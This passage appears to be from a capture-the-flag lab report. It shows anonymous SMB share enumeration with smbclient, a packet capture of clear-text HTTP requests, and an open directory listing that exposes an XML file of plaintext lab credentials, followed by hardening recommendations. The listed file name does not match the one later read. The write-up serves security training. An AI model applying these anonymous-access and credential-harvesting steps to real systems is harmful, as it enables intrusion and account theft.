Nmap done: 256 IP addresses (6 hosts up) scanned in 7.82 seconds

┌──(kali㉿Kali)-[~]
└─$ smbclient -L //10.5.5.14 -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        homes           Disk      All home directories
        workfiles       Disk      Confidential Workfiles
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.
```



```
tree connect failed: NT_STATUS_BAD_NETWORK_NAME

┌──(kali㉿Kali)-[~]
└─$ smbclient //10.5.5.14/print$ -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Aug 14 09:42:06 2023
  ..                                  D        0  Mon Aug 30 05:00:05 2021
  IA64                                D        0  Mon Sep  2 13:39:42 2019
  x64                                 D        0  Mon Aug 30 05:00:05 2021
  W32X86                              D        0  Mon Aug 30 05:00:05 2021
  W32MIPS                             D        0  Mon Sep  2 13:39:42 2019
  W32ALPHA                            D        0  Mon Sep  2 13:39:42 2019
  COLOR                               D        0  Mon Sep  2 13:39:42 2019
  W32PPC                              D        0  Mon Sep  2 13:39:42 2019
  WIN40                               D        0  Mon Sep  2 13:39:42 2019
  OTHER                               D        0  Fri Oct  8 00:00:00 2021
  color                               D        0  Mon Aug 30 05:00:05 2021

                38497656 blocks of size 1024. 6372268 blocks available
smb: \> cd OTHER\
smb: \OTHER\> ls
  .                                   D        0  Fri Oct  8 00:00:00 2021
  ..                                  D        0  Mon Aug 14 09:42:06 2023
  sxij42.txt                          N      103  Tue Oct 12 00:00:00 2021
```




```
smb: \OTHER\> exit

┌──(kali㉿Kali)-[~]
└─$ cat juice.txt
Congratulations!
You found the flag for Challenge 3!
The code for this challenge is NWs39691.
```

Challenge 4: PCAP Analysis

Vulnerability: Clear-text HTTP traffic and directory listing.

- Target IP: 10.5.5.11
- Directory: /data
- Flag file: user_accounts.xml
- Challenge 4 Code: 21z-1478K

Screenshots – Challenge 4



1
2
3
4
16:53
SA.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
httpS
```

```
No.  Time           Source      Destination  Protocol  Length Info
   4 0.000071795    10.5.5.1    10.5.5.11    HTTP         159 GET /database-offline.php HTTP/1.1
   6 0.011841434    10.5.5.11   10.5.5.1     HTTP        3794 HTTP/1.1 200 OK  (text/html)
  14 2.036245694    10.5.5.1    10.5.5.11    HTTP         163 GET /styles/global-styles.css HTTP/1.1
  18 2.038249914    10.5.5.11   10.5.5.1     HTTP        5101 HTTP/1.1 200 OK  (text/css)
  26 4.057665129    10.5.5.1    10.5.5.11    HTTP         144 GET /test/ HTTP/1.1
  28 4.060212945    10.5.5.11   10.5.5.1     HTTP        1171 HTTP/1.1 200 OK  (text/html)
  36 6.079192031    10.5.5.1    10.5.5.11    HTTP         143 GET /data HTTP/1.1
  38 6.080111447    10.5.5.11   10.5.5.1     HTTP         572 HTTP/1.1 301 Moved Permanently  (text/html)
  46 8.099530689    10.5.5.1    10.5.5.11    HTTP         175 GET /webservices/rest/ws-user-account.php HTTP/1.1
  48 8.110125120    10.5.5.11   10.5.5.1     HTTP        3736 HTTP/1.1 200 OK  (text/html)
  56 10.131363371   10.5.5.1    10.5.5.11    HTTP         147 GET /includes HTTP/1.1
  58 10.132435798   10.5.5.11   10.5.5.1     HTTP         580 HTTP/1.1 301 Moved Permanently  (text/html)
  66 12.150089180   10.5.5.1    10.5.5.11    HTTP         148 GET /passwords HTTP/1.1
  68 12.151583938   10.5.5.11   10.5.5.1     HTTP         582 HTTP/1.1 301 Moved Permanently  (text/html)
  76 14.175837979   10.5.5.1    10.5.5.11    HTTP         153 GET /icons.text/gif HTTP/1.1
```

```
▸ Frame 36: 143 bytes on wire (1144 bits), 143 bytes captured (1144 bits) on interface br-339414195aeb, id 0
▸ Ethernet II, Src: 02:42:74:cc:e2:84 (02:42:74:cc:e2:84), Dst: 02:42:0a:05:05:0b (02:42:0a:05:05:0b)
▸ Internet Protocol Version 4, Src: 10.5.5.1, Dst: 10.5.5.11
▸ Transmission Control Protocol, Src Port: 57902, Dst Port: 80, Seq: 1, Ack: 1, Len: 77
▾ Hypertext Transfer Protocol
  ▸ GET /data HTTP/1.1\r\n
    Host: 10.5.5.11\r\n
    User-Agent: curl/7.88.1\r\n
    Accept: */*\r\n
    \r\n
    [Full request URI: http://10.5.5.11/data]
    [HTTP request 1/1]
    [Response in frame: 38]
```


```
0000  02 42 0a 05 05 0b 02 42  74 cc e2
0010  00 81 b8 95 40 00 40 06  63 cc 0a
0020  05 0b e2 2e 00 50 43 32  bb 07 1f
0030  01 f6 1e 89 00 00 01 01  08 0a 78
0040  58 e6 47 45 54 20 2f 64  61 74 61
0050  2f 31 2e 31 0d 0a 48 6f  73 74 3a
0060  2e 35 2e 31 31 0d 0a 55  73 65 72
0070  74 3a 20 63 75 72 6c 2f  37 2e 38
0080  41 63 63 65 70 74 3a 20  2a 2f 2a
```



Index of /data

Name	Last modified	Size	Description
Parent Directory		-	
user_accounts.xml	2012-05-14 00:00	5.5K	

Apache/2.4.7 (Ubuntu) Server at 10.5.5.11 Port 80



This XML file does not appear to have any style information associated with it. The document tree is

```
-<Employees>
  -<Employee ID="0">
     <UserName>Flag</UserName>
     <Password>Here is the Code for Challenge 4!</Password>
     <Signature>21z-1478K</Signature>
     <Type>Flag</Type>
   </Employee>
  -<Employee ID="1">
     <UserName>admin</UserName>
     <Password>adminpass</Password>
     <Signature>g0t r00t?</Signature>
     <Type>Admin</Type>
   </Employee>
  -<Employee ID="2">
     <UserName>adrian</UserName>
     <Password>somepassword</Password>
     <Signature>Zombie Films Rock!</Signature>
     <Type>Admin</Type>
   </Employee>
  -<Employee ID="3">
     <UserName>john</UserName>
     <Password>monkey</Password>
```

4. Recommendations

- Use prepared SQL statements
- Disable directory listing
- Restrict SMB access and disable anonymous login
- Enforce HTTPS and encrypted protocols